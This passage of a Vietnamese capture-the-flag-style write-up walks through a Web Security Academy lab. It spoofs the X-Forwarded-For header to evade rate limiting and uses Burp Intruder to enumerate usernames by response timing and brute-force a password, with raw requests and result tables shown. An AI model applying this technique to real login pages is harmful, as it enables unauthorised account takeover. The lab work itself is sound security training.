
Sau khi search thì có một header có thể giúp ta làm điều đó. Đó là **X-Forwarded-For** header.



4. Giờ đã có ý tưởng thì ta sẽ thêm **X-Forwarded-For** header vào request. Đồng thời thêm kí tự \$ vào giá trị của header.





- Payload set 1 được cấu hình như sau:



- ⇒ Giờ ta đã cấu hình xong, tiếp theo ta sẽ **Start attack**.
- ⇒ Với Payload set 1 sẽ được dùng cho vị trí ở header **X-Forwarded-For**, và Payload set 2 sẽ dùng cho vị trí **username**.

6. Sau khi quá trình brute-force xong thì từ **Columns > Response received**.



- ⇒ Có thể thấy request 61 với username “an” có khoản cách thời gian response dài hơn với các response còn lại.
- ⇒ Để chứng minh điều này là đúng thì ta sẽ chạy lại thêm 2 lần nữa

4. Intruder attack of https://0ad400c1042b5c08801fcb8300eb00eb.web-security-academy.net - Temporary attack - Not saved to project file

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
61	61	an	200	446	<input type="checkbox"/>	<input type="checkbox"/>	3336	
60	60	americas	200	303	<input type="checkbox"/>	<input type="checkbox"/>	3336	
14	14	puppet	200	296	<input type="checkbox"/>	<input type="checkbox"/>	3336	
15	15	ansible	200	296	<input type="checkbox"/>	<input type="checkbox"/>	3336	
16	16	ec2-user	200	296	<input type="checkbox"/>	<input type="checkbox"/>	3336	
38	38	ae	200	296	<input type="checkbox"/>	<input type="checkbox"/>	3336	
40	40	affiliate	200	296	<input type="checkbox"/>	<input type="checkbox"/>	3336	
17	17	vagrant	200	295	<input type="checkbox"/>	<input type="checkbox"/>	3336	

Request Response

```

Pretty Raw Hex Hackvector
1 POST /login HTTP/2
2 Host: 0ad400c1042b5c08801fcb8300eb00eb.web-security-academy.net
3 Cookie: session=8D3gKl7ayaunstMCF1g0v0QTJthse0Sg
4 Content-Length: 70
5 Cache-Control: max-age=0
6 Sec-Ch-Ua:
7 Sec-Ch-Ua-Mobile: 70
8 Sec-Ch-Ua-Platform: **
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0ad400c1042b5c08801fcb8300eb00eb.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0ad400c1042b5c08801fcb8300eb00eb.web-security-academy.net/login
19 X-Forwarded-For: A1

```

Finished


5. Intruder attack of https://0ad400c1042b5c08801fcb8300eb00eb.web-security-academy.net - Temporary attack - Not saved to project file

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
61	61	an	200	485	<input type="checkbox"/>	<input type="checkbox"/>	3336	
19	19	academico	200	332	<input type="checkbox"/>	<input type="checkbox"/>	3336	
94	94	alias	200	330	<input type="checkbox"/>	<input type="checkbox"/>	3336	
5	5	guest	200	326	<input type="checkbox"/>	<input type="checkbox"/>	3336	
8	8	mysql	200	326	<input type="checkbox"/>	<input type="checkbox"/>	3336	
49	49	ak	200	318	<input type="checkbox"/>	<input type="checkbox"/>	3336	
26	26	ad	200	311	<input type="checkbox"/>	<input type="checkbox"/>	3336	
39	39	af	200	295	<input type="checkbox"/>	<input type="checkbox"/>	3336	


Finished

Vậy ta kết luận rằng tài khoản với username là “an” có tồn tại nên cần thêm một khoản thời gian thao tác nên mới lâu hơn

7. Để tìm được password thì ta sẽ làm tương tự như trên là thay thế lại vị trí Payload thành password và thay username thành **"an"**



Thay vì kiểm tra Response received thì ta chỉ cần kiểm tra Length của response vì khi password tìm đúng nó sẽ trả về HTTP Status 302 như bài lab phía trên



⇒ Vậy là ta đã tìm được password là “buster”

8. Giờ ta sẽ thử dùng account đã tìm được để login vào: an:buster

The image shows two overlapping windows. The top window is Burp Suite Professional v2023.9.1, displaying the HTTP history and request details. The bottom window is a web browser showing the 'My Account' page of Web Security Academy.

Burp Suite HTTP History:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP
35	https://0ad400c1042b5c08801fc...	GET	/academyLabHeader			200	147	HTML				✓	79.125.84.16
37	https://0ad400c1042b5c08801fc...	GET	/my-account?id=an		✓	200	3343	HTML		Username enumeration ...		✓	79.125.84.16
36	https://0ad400c1042b5c08801fc...	POST	/login		✓	302	184	HTML				✓	79.125.84.16
35	https://0ad400c1042b5c08801fc...	GET	/academyLabHeader			101	147	HTML		Username enumeration ...		✓	79.125.84.16
34	https://0ad400c1042b5c08801fc...	POST	/login		✓	200	3249	HTML				✓	79.125.84.16

Request Details (Line 36):

```
POST /login HTTP/2
Host: 0ad400c1042b5c08801fc830eb0eb.web-security-academy.net
Cookie: session=JLUZhgvgQ0nod5r7PA620tkgrbn0IB
Content-Length: 27
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
Origin: https://0ad400c1042b5c08801fc830eb0eb.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.5790.171 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ad400c1042b5c08801fc830eb0eb.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
username=an&password=buster
```

Response Details (Line 36):

```
HTTP/2 302 Found
Location: /my-account?id=an
Set-Cookie: session=z0RBEnjsa6pHmwjq87Vv0JLbelrN7PVj; Secure; httpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Web Browser (Chrome):

Address bar: <https://0ad400c1042b5c08801fc830eb0eb.web-security-academy.net/my-account?id=an>

Page title: Username enumeration via response timing

Page content: Congratulations, you solved the lab! | My Account | Log out

My Account section:

Your username is: an
Your email is: an@an.net

Email input field with "Update email" button.

⇒ Có thể thấy được là ta đã login được vào tài khoản.